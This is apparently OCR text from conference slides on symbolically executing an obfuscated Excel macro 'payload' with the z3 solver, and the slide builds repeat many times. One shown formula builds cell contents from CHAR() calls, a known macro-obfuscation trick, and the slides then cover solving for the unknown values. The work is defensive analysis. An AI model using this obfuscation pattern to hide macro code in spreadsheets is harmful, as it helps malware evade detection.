
The most interesting use-case is the execution of a **symbolic payload**

Solver Backend

We use **z3** as our SMT solver backend

The most interesting use-case is the execution of a **symbolic payload**

BACK TO THE EXAMPLE!




Solver Backend


We use **z3** as our SMT solver backend

The most interesting use-case is the execution of a **symbolic payload**

[A5] =FORMULA.FILL(**A1**&CHAR(**A2**)&CHAR(**A3**)&CHAR(**A4**), **A6**)



Solver Backend




We use **z3** as our SMT solver backend

The most interesting use-case is the execution of a **symbolic payload**

[A5] =FORMULA.FILL(**A1**&CHAR(**A2**)&CHAR(**A3**)&CHAR(**A4**), **A6**)

Solver Backend




We use **z3** as our SMT solver backend

The most interesting use-case is the execution of a **symbolic payload**

[A5] =FORMULA.FILL(**A1**&CHAR(**A2**)&CHAR(**A3**)&CHAR(**A4**), **A6**)

Solver Backend




We use **z3** as our SMT solver backend

The most interesting use-case is the execution of a **symbolic payload**

[A5] =FORMULA.FILL(**A1**&CHAR(**A2**)&CHAR(**A3**)&CHAR(**A4**), **A6**)

[A6] = ???

Solver Backend



[A6] = ???

How many solutions?

[A1] → H


[A2] → WORKSPACE14 (**integer** symbolic variable)

[A3] → 76

[A4] → (WORKSPACE14 > 390) + 84

WORKSPACE14 → **2^32 solutions** (0, 1, -1, 2, -2…)

Solver Backend



[A6] =???

How many solutions?

[A1] → H

[A2] → WORKSPACE14 (**integer** symbolic variable)

[A3] → 76

CAN WE DO BETTER?


[A4] → (WORKSPACE14 > 390) + 84

WORKSPACE14 → **2^32 solutions**

Observers

We strategically introduce observer variables to make constraint solving more manageable

An observer is an intermediate symbolic variable that “hides and observes” other sub-expressions in z3

